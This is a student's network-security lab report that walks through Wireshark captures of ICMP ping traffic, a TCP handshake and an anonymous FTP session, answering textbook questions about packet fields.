> Transmission Control Protocol, Src Port: 53364, Dst Port: 80, Seq: 151841, Ack: 1, Len: 1144
> [25 Reassembled TCP Segments (152984 bytes): #8(2920), #9(2920), #10(2920), #11(2920), #16(2920), #17(2920), #18(2920), #19(2920), #20(2920), #21(2920), #22(2920), #23(2920), #24(2920), #25(2920), #26(2920), #27(2920), #28(2920), #29(2920), #30(2920), #31(2920), #32(2920), #33(2920), #34(2920), #35(2920), #36(2920), #37(2920), #38(2920), #39(2920), #40(2920)]
> Hypertext Transfer Protocol
```

Analyze the TCP Segments by displaying a TCP graph.



Display three-way handshake between grydeske.net and the client computer (SYN-SYN-ACK-ACK)?

Oct 31 06:39

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Current filter: http

No.	Time	Source	Destination	Protocol	Length	Info
3	7.524285748	192.168.186.128	54.247.69.169	TCP	74	53364 → 88 [SYN] Seq=0 Win=64240 MSS=1460 SACK_PERM TSeq=0 WS=128
6	7.737603907	54.247.69.169	192.168.186.128	TCP	60	88 → 53364 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
7	7.737722631	192.168.186.128	54.247.69.169	TCP	54	53364 → 88 [ACK] Seq=1 Ack=1 Win=64240 Len=0
8	7.7395229912	192.168.186.128	54.247.69.169	TCP	2974	53364 → 88 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=2920
9	7.739696615	192.168.186.128	54.247.69.169	TCP	2974	53364 → 88 [PSH, ACK] Seq=2921 Ack=1 Win=64240 Len=2920
10	7.740539241	192.168.186.128	54.247.69.169	TCP	2974	53364 → 88 [PSH, ACK] Seq=5841 Ack=1 Win=64240 Len=2920
11	7.740539312	192.168.186.128	54.247.69.169	TCP	2974	53364 → 88 [PSH, ACK] Seq=5841 Ack=1 Win=64240 Len=2920
12	7.740496726	54.247.69.169	192.168.186.128	TCP	60	88 → 53364 [ACK] Seq=1 Ack=1461 Win=64240 Len=0
13	7.740497347	54.247.69.169	192.168.186.128	TCP	60	88 → 53364 [ACK] Seq=1 Ack=2921 Win=64240 Len=0
14	7.740497397	54.247.69.169	192.168.186.128	TCP	60	88 → 53364 [ACK] Seq=1 Ack=4381 Win=64240 Len=0
15	7.740544165	54.247.69.169	192.168.186.128	TCP	60	88 → 53364 [ACK] Seq=1 Ack=5841 Win=64240 Len=0
16	7.7409505753	192.168.186.128	54.247.69.169	TCP	2974	53364 → 88 [PSH, ACK] Seq=11681 Ack=1 Win=64240 Len=2920
17	7.7406663399	192.168.186.128	54.247.69.169	TCP	2974	53364 → 88 [PSH, ACK] Seq=14601 Ack=1 Win=64240 Len=2920
18	7.740667126	54.247.69.169	192.168.186.128	TCP	60	88 → 53364 [ACK] Seq=1 Ack=7301 Win=64240 Len=0
19	7.740715697	192.168.186.128	54.247.69.169	TCP	2974	53364 → 88 [PSH, ACK] Seq=17521 Ack=1 Win=64240 Len=2920
20	7.740772844	192.168.186.128	54.247.69.169	TCP	5894	53364 → 88 [PSH, ACK] Seq=20441 Ack=1 Win=64240 Len=5840

EXPERIMENT 8

IT NETWORK SECURITY

LAB - 8

Khushi Wadhwani

500093673

B2

~~W211~~

A1.) ICMP operates within the TCP/IP suite & serves as a means of transmitting control messages & error reports b/w ~~networked~~ network devices. These messages, encapsulated within IP packets contain information about network issues & diagnostics. ICMP utilizes type & code fields to specify the purpose & subtype of the message enabling function like "ping" requests to check the reachability of remote hosts & diagnose network problems. This protocol is indispensable for network administrators to troubleshoot issues & maintain efficient data transmission across the internet.


A2.) It is primarily used for error reporting, allowing network devices to send messages to inform others of issues encountered during data transmission, like when a host is unreachable. ICMP is essential for network diagnostics w/ tools like "ping" using ICMP to check the responsiveness of remote hosts & diagnose connectivity problems. It also plays a role in detecting time - exceeding packets.

```

Pinging yahoo.com [74.6.231.21] with 32 bytes of data:
Reply from 74.6.231.21: bytes=32 time=269ms TTL=44
Reply from 74.6.231.21: bytes=32 time=268ms TTL=44
Reply from 74.6.231.21: bytes=32 time=268ms TTL=44
Reply from 74.6.231.21: bytes=32 time=268ms TTL=44
Reply from 74.6.231.21: bytes=32 time=267ms TTL=44
Reply from 74.6.231.21: bytes=32 time=267ms TTL=44
Reply from 74.6.231.21: bytes=32 time=268ms TTL=44
Reply from 74.6.231.21: bytes=32 time=269ms TTL=44
Reply from 74.6.231.21: bytes=32 time=269ms TTL=44
Reply from 74.6.231.21: bytes=32 time=273ms TTL=44

Ping statistics for 74.6.231.21:
    Packets: Sent = 10, Received = 10, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 267ms, Maximum = 273ms, Average = 268ms

```



PART A:

- What is the IP address of your host?

Answer: 172.192.65.186

- What is the IP address of the destination host?

Answer: 74.6.231.21

- Why is it that an ICMP packet does not have source and destination port numbers?

Answer:

No.	Time	Source	Destination	Protocol	Length	Info
1414	5.893216	fe80::906e:4e8f:97c... ff02::2		ICMPv6	70	Router Solicitation from 20:34:fb:84:57:e5
2781	12.446181	fe80::2c9:7eff:fe6... ff02::2		ICMPv6	70	Router Solicitation from 2e:c9:7e:6c:1c:2c

- Examine one of the ping request packets sent by your host - take a screenshot of wireshark with the ICMP packet expanded.

Answer:

Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

icmp

No.	Time	Source	Destination	Protocol	Length	Info
905	3.862809	172.192.65.186	74.6.231.21	ICMP	74	Echo (ping) request id=0x0001, seq=11/2816, ttl=
944	4.132826	74.6.231.21	172.192.65.186	ICMP	74	Echo (ping) reply id=0x0001, seq=11/2816, ttl=
1096	4.878522	172.192.65.186	74.6.231.21	ICMP	74	Echo (ping) request id=0x0001, seq=12/3072, ttl=
1154	5.147128	74.6.231.21	172.192.65.186	ICMP	74	Echo (ping) reply id=0x0001, seq=12/3072, ttl=
1413	5.890469	172.192.65.186	74.6.231.21	ICMP	74	Echo (ping) request id=0x0001, seq=13/3328, ttl=
1505	6.158322	74.6.231.21	172.192.65.186	ICMP	74	Echo (ping) reply id=0x0001, seq=13/3328, ttl=
1660	6.901155	172.192.65.186	74.6.231.21	ICMP	74	Echo (ping) request id=0x0001, seq=14/3584, ttl=
1697	7.169069	74.6.231.21	172.192.65.186	ICMP	74	Echo (ping) reply id=0x0001, seq=14/3584, ttl=
1854	7.915035	172.192.65.186	74.6.231.21	ICMP	74	Echo (ping) request id=0x0001, seq=15/3840, ttl=
1923	8.182218	74.6.231.21	172.192.65.186	ICMP	74	Echo (ping) reply id=0x0001, seq=15/3840, ttl=

Internet Protocol Version 4, Src: 172.192.65.186, Dst: 74.6.231.21

- Version: 4
- Header Length: 20 bytes (5)
- Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECN)
- Total Length: 60
- Identification: 0x6712 (26386)
- Flags: 0x0
- Fragment Offset: 0
- Time to Live: 128
- Protocol: ICMP (1)
- Header Checksum: 0xb418 [validation disabled]

0000 00 0c 29 77 aa 3f 48 e7 da 36 c0 9f 08 00 45 00 ..)w-?H-
0010 00 3c 67 12 00 00 80 01 b4 18 ac c0 41 ba 4a 06 <g-...
0020 e7 15 08 00 4d 50 00 01 00 0b 61 62 63 64 65 66 ...MP..
0030 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmn
0040 77 61 62 63 64 65 66 67 68 69 wabcdefg

Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

icmp

No.	Time	Source	Destination	Protocol	Length	Info
905	3.862809	172.192.65.186	74.6.231.21	ICMP	74	Echo (ping) request id=0x0001, seq=11/2816, ttl=
944	4.132826	74.6.231.21	172.192.65.186	ICMP	74	Echo (ping) reply id=0x0001, seq=11/2816, ttl=
1096	4.878522	172.192.65.186	74.6.231.21	ICMP	74	Echo (ping) request id=0x0001, seq=12/3072, ttl=
1154	5.147128	74.6.231.21	172.192.65.186	ICMP	74	Echo (ping) reply id=0x0001, seq=12/3072, ttl=
1413	5.890469	172.192.65.186	74.6.231.21	ICMP	74	Echo (ping) request id=0x0001, seq=13/3328, ttl=
1505	6.158322	74.6.231.21	172.192.65.186	ICMP	74	Echo (ping) reply id=0x0001, seq=13/3328, ttl=
1660	6.901155	172.192.65.186	74.6.231.21	ICMP	74	Echo (ping) request id=0x0001, seq=14/3584, ttl=
1697	7.169069	74.6.231.21	172.192.65.186	ICMP	74	Echo (ping) reply id=0x0001, seq=14/3584, ttl=
1854	7.915035	172.192.65.186	74.6.231.21	ICMP	74	Echo (ping) request id=0x0001, seq=15/3840, ttl=
1923	8.182218	74.6.231.21	172.192.65.186	ICMP	74	Echo (ping) reply id=0x0001, seq=15/3840, ttl=

Source Address: 172.192.65.186
Destination Address: 74.6.231.21

Internet Control Message Protocol

- Type: 8 (Echo (ping) request)
- Code: 0
- Checksum: 0x4d50 [correct]
- [Checksum Status: Good]
- Identifier (BE): 1 (0x0001)
- Identifier (LE): 256 (0x0100)
- Sequence Number (BE): 11 (0x000b)
- Sequence Number (LE): 2816 (0xb00)

0000 00 0c 29 77 aa 3f 48 e7 da 36 c0 9f 08 00 45 00 ..)w-?H-
0010 00 3c 67 12 00 00 80 01 b4 18 ac c0 41 ba 4a 06 <g-...
0020 e7 15 08 00 4d 50 00 01 00 0b 61 62 63 64 65 66 ...MP..
0030 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmn
0040 77 61 62 63 64 65 66 67 68 69 wabcdefg

Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

icmp

No.	Time	Source	Destination	Protocol	Length	Info
905	3.862809	172.192.65.186	74.6.231.21	ICMP	74	Echo (ping) request id=0x0001, seq=11/2816, ttl=
944	4.132826	74.6.231.21	172.192.65.186	ICMP	74	Echo (ping) reply id=0x0001, seq=11/2816, ttl=
1096	4.878522	172.192.65.186	74.6.231.21	ICMP	74	Echo (ping) request id=0x0001, seq=12/3072, ttl=
1154	5.147128	74.6.231.21	172.192.65.186	ICMP	74	Echo (ping) reply id=0x0001, seq=12/3072, ttl=
1413	5.890469	172.192.65.186	74.6.231.21	ICMP	74	Echo (ping) request id=0x0001, seq=13/3328, ttl=
1505	6.158322	74.6.231.21	172.192.65.186	ICMP	74	Echo (ping) reply id=0x0001, seq=13/3328, ttl=
1660	6.901155	172.192.65.186	74.6.231.21	ICMP	74	Echo (ping) request id=0x0001, seq=14/3584, ttl=
1697	7.169069	74.6.231.21	172.192.65.186	ICMP	74	Echo (ping) reply id=0x0001, seq=14/3584, ttl=
1854	7.915035	172.192.65.186	74.6.231.21	ICMP	74	Echo (ping) request id=0x0001, seq=15/3840, ttl=
1923	8.182218	74.6.231.21	172.192.65.186	ICMP	74	Echo (ping) reply id=0x0001, seq=15/3840, ttl=

Checksum: 0x4d50 [correct]
[Checksum Status: Good]
Identifier (BE): 1 (0x0001)
Identifier (LE): 256 (0x0100)
Sequence Number (BE): 11 (0x000b)
Sequence Number (LE): 2816 (0xb00)
[Response frame: 944]

Data (32 bytes)
Data: 6162636465666768696a6b6c6d6e6f70717273747576776162
[Length: 32]

0000 00 0c 29 77 aa 3f 48 e7 da 36 c0 9f 08 00 45 00 ..)w-?H-
0010 00 3c 67 12 00 00 80 01 b4 18 ac c0 41 ba 4a 06 <g-...
0020 e7 15 08 00 4d 50 00 01 00 0b 61 62 63 64 65 66 ...MP..
0030 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmn
0040 77 61 62 63 64 65 66 67 68 69 wabcdefg

- What are the ICMP type number?

Answer: for echo request icmp type 8

No.	Time	Source	Destination	Type	Request/Reply	ICMP Type	Sequence Number	TTL	Code	Checksum
→ 1413 5.890469		172.192.65.186	74.6.231.21	ICMP	74 Echo (ping) request	id=0x0001, seq=13/3328, ttl=				
← 1505 6.158322		74.6.231.21	172.192.65.186	ICMP	74 Echo (ping) reply	id=0x0001, seq=13/3328, ttl=				
1660 6.901155		172.192.65.186	74.6.231.21	ICMP	74 Echo (ping) request	id=0x0001, seq=14/3584, ttl=				
1697 7.169069		74.6.231.21	172.192.65.186	ICMP	74 Echo (ping) reply	id=0x0001, seq=14/3584, ttl=				
1854 7.915035		172.192.65.186	74.6.231.21	ICMP	74 Echo (ping) request	id=0x0001, seq=15/3840, ttl=				
1923 8.182218		74.6.231.21	172.192.65.186	ICMP	74 Echo (ping) reply	id=0x0001, seq=15/3840, ttl=				

```
> Frame 1413: 74 bytes on wire (592 bits), 74 bytes captured (55)
> Ethernet II, Src: AzureWav_36:c0:9f (48:e7:da:36:c0:9f), Dst:
> Internet Protocol Version 4, Src: 172.192.65.186, Dst: 74.6.2:
> Internet Control Message Protocol
Type: 8 (Echo (ping) request)

0000 00 0c 29 77 aa 3f 48 e7 da 36 c0 9f 08 00 45 00 ..)w-?H-
0010 00 3c 67 14 00 00 80 01 b4 16 ac c0 41 ba 4a 06 -<g.....
0020 e7 15 08 00 4d 4e 00 01 00 0d 61 62 63 64 65 66 ...MN..
0030 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmn
0040 77 61 62 63 64 65 66 67 68 69 wabdefg
```

- What are the ICMP code number?

Answer: for both echo request code is 0

No.	Time	Source	Destination	Type	Request/Reply	ICMP Type	Sequence Number	TTL	Code	Checksum
→ 1413 5.890469		172.192.65.186	74.6.231.21	ICMP	74 Echo (ping) request	id=0x0001, seq=13/3328, ttl=				
← 1505 6.158322		74.6.231.21	172.192.65.186	ICMP	74 Echo (ping) reply	id=0x0001, seq=13/3328, ttl=				
1660 6.901155		172.192.65.186	74.6.231.21	ICMP	74 Echo (ping) request	id=0x0001, seq=14/3584, ttl=				
1697 7.169069		74.6.231.21	172.192.65.186	ICMP	74 Echo (ping) reply	id=0x0001, seq=14/3584, ttl=				
1854 7.915035		172.192.65.186	74.6.231.21	ICMP	74 Echo (ping) request	id=0x0001, seq=15/3840, ttl=				
1923 8.182218		74.6.231.21	172.192.65.186	ICMP	74 Echo (ping) reply	id=0x0001, seq=15/3840, ttl=				

```
> Frame 1413: 74 bytes on wire (592 bits), 74 bytes captured (55)
> Ethernet II, Src: AzureWav_36:c0:9f (48:e7:da:36:c0:9f), Dst:
> Internet Protocol Version 4, Src: 172.192.65.186, Dst: 74.6.2:
> Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0

0000 00 0c 29 77 aa 3f 48 e7 da 36 c0 9f 08 00 45 00 ..)w-?H-
0010 00 3c 67 14 00 00 80 01 b4 16 ac c0 41 ba 4a 06 -<g.....
0020 e7 15 08 00 4d 4e 00 01 00 0d 61 62 63 64 65 66 ...MN..
0030 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmn
0040 77 61 62 63 64 65 66 67 68 69 wabdefg
```

- What other fields does this ICMP packet have?

Answer:

No.	Time	Source	Destination	Protocol	Length	Info
905 3.862809		172.192.65.186	74.6.231.21	ICMP	74 Echo (ping) request	id=0x0001, seq=11/2816, ttl=
944 4.132026		74.6.231.21	172.192.65.186	ICMP	74 Echo (ping) reply	id=0x0001, seq=11/2816, ttl=
1096 4.878522		172.192.65.186	74.6.231.21	ICMP	74 Echo (ping) request	id=0x0001, seq=12/3072, ttl=
1154 5.147128		74.6.231.21	172.192.65.186	ICMP	74 Echo (ping) reply	id=0x0001, seq=12/3072, ttl=
→ 1413 5.890469		172.192.65.186	74.6.231.21	ICMP	74 Echo (ping) request	id=0x0001, seq=13/3328, ttl=
← 1505 6.158322		74.6.231.21	172.192.65.186	ICMP	74 Echo (ping) reply	id=0x0001, seq=13/3328, ttl=
1660 6.901155		172.192.65.186	74.6.231.21	ICMP	74 Echo (ping) request	id=0x0001, seq=14/3584, ttl=
1697 7.169069		74.6.231.21	172.192.65.186	ICMP	74 Echo (ping) reply	id=0x0001, seq=14/3584, ttl=
1854 7.915035		172.192.65.186	74.6.231.21	ICMP	74 Echo (ping) request	id=0x0001, seq=15/3840, ttl=
1923 8.182218		74.6.231.21	172.192.65.186	ICMP	74 Echo (ping) reply	id=0x0001, seq=15/3840, ttl=

Code: 0
 Checksum: 0x4d4e [correct]
 [Checksum Status: Good]
 Identifier (BE): 1 (0x0001)
 Identifier (LE): 256 (0x0100)
 Sequence Number (BE): 13 (0x000d)
 Sequence Number (LE): 3328 (0x0d00)
 [Response frame: 1505]

▾ Data (32 bytes)
 Data: 6162636465666768696a6b6c6d6e6f70717273747576776162
 [Length: 32]

```
0000 00 0c 29 77 aa 3f 48 e7 da 36 c0 9f 08 00 45 00 ..)w-?H-
0010 00 3c 67 14 00 00 80 01 b4 16 ac c0 41 ba 4a 06 -<g.....
0020 e7 15 08 00 4d 4e 00 01 00 0d 61 62 63 64 65 66 ...MN..
0030 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmn
0040 77 61 62 63 64 65 66 67 68 69 wabdefg
```

Other fields like checksum, identifier, sequence number

- How many bytes are the checksum, sequence number and identifier fields?

Answer:

Code: 0
Checksum: 0x4d4e [correct]
[Checksum Status: Good]
Identifier (BE): 1 (0x0001)
Identifier (LE): 256 (0x0001)
Sequence Number (BE): 13 (0x000d)
Sequence Number (LE): 3328 (0x0d00)
[Response frame: 1505]
Data (32 bytes)
Data: 6162636465666768696a6b6c6d6e6f70717273747576776162
[Length: 32]

Checksum 2 bytes


Identifier 2 bytes

Sequence number 2 bytes

- Examine the corresponding ping reply packet - take a screenshot of wireshark with the ICMP packet expanded.


Answer:

...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 44
Protocol: ICMP (1)
Header Checksum: 0x9be2 [validation disabled]
[Header checksum status: Unverified]
Source Address: 74.6.231.21
Destination Address: 172.192.65.186
Internet Control Message Protocol
Type: 0 (Echo (ping) reply)
Code: 0
Checksum: 0x554e [correct]




- What are the ICMP type number?

Answer: for echo reply icmp type 0




- What are the ICMP code number?

Answer: for echo reply icmp code number is 0



- What other fields does this ICMP packet have?


Answer:



Other fields like checksum, identifier , sequence number

- How many bytes are the checksum, sequence number and identifier fields?

Answer:



Checksum 2 bytes


Identifier 2 bytes

Sequence number 2 bytes

```

Connected to ftp.cs.brown.edu.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 2 of 50 allowed.
220-Local time is now 05:39. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
200 OK, UTF-8 enabled
User (ftp.cs.brown.edu:(none)):
230 Anonymous user logged in
ftp> ls -l
200 PORT command successful
150 Connecting to port 50572
226 0 matches total
ftp> bye
221-Goodbye. You uploaded 0 and downloaded 0 kbytes.
221 Logout.

```



Part B


- What does FTP filter describe?

Answer: An FTP filter is a security feature that controls access to an FTP server. It can be used to allow or deny specific FTP commands, file name extensions, or IP addresses. FTP filters can be used to protect against unauthorized access, data theft, and malware attacks.

In short, an FTP filter is a way to control what can and cannot be done on an FTP server.

- What is the FTP Server IP Address?


Answer : 128.148.32.111



A screenshot of Wireshark showing network traffic. The interface has a green 'Wi-Fi' icon at the top left. The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with icons for file operations like Open, Save, and Print. The main window title is 'ftp'. A table displays captured data frames:

No.	Time	Source	Destination	Protocol	Length	Info
881	-44.548248	128.148.32.111	172.192.65.186	FTP	323	Response: 220----- Welcome to Pure-FTPD [privsep]
882	-44.508706	172.192.65.186	128.148.32.111	FTP	68	Request: OPTS UTF8 ON
909	-44.195584	128.148.32.111	172.192.65.186	FTP	77	Response: 200 OK, UTF-8 enabled
1731	-24.486174	172.192.65.186	128.148.32.111	FTP	61	Request: USER
1732	-24.180281	128.148.32.111	172.192.65.186	FTP	84	Response: 230 Anonymous user logged in
1792	-19.402431	172.192.65.186	128.148.32.111	FTP	83	Request: PORT 172,192,65,186,248,233
1793	-19.091407	128.148.32.111	172.192.65.186	FTP	83	Response: 200 PORT command successful
1794	-19.086479	172.192.65.186	128.148.32.111	FTP	63	Request: NLST -1

- What port did your laptop connect with the FTP Server?



